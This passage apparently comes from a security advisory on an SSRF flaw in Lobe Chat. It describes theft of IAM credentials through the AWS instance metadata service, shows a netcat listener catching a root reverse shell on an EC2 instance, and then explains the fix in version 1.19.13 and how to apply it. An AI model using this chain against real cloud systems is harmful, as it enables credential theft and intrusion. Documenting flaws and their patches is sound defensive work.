


Figure 15. IAM credential path

With access to the IAM role with that name, it is possible to obtain IAM credential information as follows:




Figure 16. Stealing a credential

Then, according to the IAM policy settings, it is possible to obtain control of the ec2 instance as follows:

```
sktester@ ██████ :~$ nc -lvp 7777
Listening on ██████ 7777
Connection received on localhost 60014
bash: cannot set terminal process group (1963): Inappropriate ioctl for device
bash: no job control in this shell
[root@ip-172-31-14-252 /]# ls
ls
bin
boot
dev
etc
```

Figure 17. Infiltrating an instance using stolen credentials

## ■ Countermeasures


On September 20, before CVE-2024-47066 was announced, version 1.19.13, which patched the vulnerability, was released. The source code of the version can be found with the following link:

•URL: <https://github.com/lobehub/lobe-chat/tree/v1.19.13>

Details of the vulnerability patch can be found with the following link:

•URL: <https://github.com/lobehub/lobe-chat/commit/e960a23b0c69a5762eb27d776d33dac443058faf#diff-7863de9f92a2b10e6b7e0438075c9d9f2639640eb5310505c64a0da11add43f3R7>

As mentioned above, there are changes in the location and code of route.ts in the patch.



```
src/app/api/proxy/route.ts

... @@ -0,0 +1,19 @@
1 + import { NextResponse } from 'next/server';
2 + import fetch from 'node-fetch';
3 + import { useAgent as ssrfAgent } from 'request-filtering-agent';
4 +
5 + /**
6 +  * just for a proxy
7 +  */
8 + export const POST = async (req: Request) => {
9 +   const url = await req.text();
10 +
11 +   try {
12 +     const res = await fetch(url, { agent: ssrfAgent(url) });
```

Figure 18. Change of route.ts in version 1.19.13



This patch changes the vulnerable code from app/api/proxy/route.ts to app/webapi/proxy/route.ts. The code is as follows:

```
import { NextResponse } from 'next/server';
import fetch from 'node-fetch';
import { useAgent as ssrfAgent } from 'request-filtering-agent';
/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = await req.text();
  try {
    const res = await fetch(url, { agent: ssrfAgent(url) });
    return new Response(await res.arrayBuffer(), { headers: { ...res.headers } });
  } catch (err) {
    console.error(err); // DNS lookup 127.0.0.1(family:4, host:127.0.0.1.nip.io) is not allowed. Because, It is private IP address.
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });
  }
};
```

Following the patch, the request-filtering-agent module, which implements SSRF attack prevention logic, is used to send requests through the fetch function.

The vulnerability patch work can be performed in the Settings window as follows.




Figure 19. Patching process for vulnerable versions of Lobe Chat

Details of the vulnerability patch can be found with the following link:

•URL: <https://github.com/lobehub/lobe-chat/releases>

Therefore, users of Lobe Chat versions 1.19.12 and earlier that are susceptible to the SSRF vulnerability should follow the above steps to patch the software.

## ■ Reference Sites

- GitHub Repository (Lobe Chat): <https://github.com/lobehub/lobe-chat>
- Local Plugin Development: <https://lobehub.com/docs/usage/plugins/development>
- MDN Web Docs (Same-origin Policy): [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- GitHub Advisory Database (lobe-chat `/api/proxy` endpoint Server-Side Request Forgery vulnerability): <https://github.com/advisories/GHSA-mxhq-xw3g-rphc>
- GitHub Advisory Database (Insufficient fix for GHSA-mxhq-xw3g-rphc (CVE-2024-32964)): <https://github.com/lobehub/lobe-chat/security/advisories/GHSA-3fc8-2r3f-8wrg>
- RFC3927 (Dynamic Configuration of IPv4 Link-Local Addresses): <https://datatracker.ietf.org/doc/html/rfc3927>
- JavaScript Info (Fetch API): <https://javascript.info/fetch-api>
- AWS (Run commands when you launch an EC2 instance with user data input): <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html>
- RAON – Core Research Team (AWS Instance Meta-data SSRF to RCE): <https://core-research-team.github.io/2022-11-01/AWS-Instance-Meta-data-SSRF-to-RCE>
- Ollama (RESTful API): <https://github.com/ollama/ollama/blob/main/docs/api.md>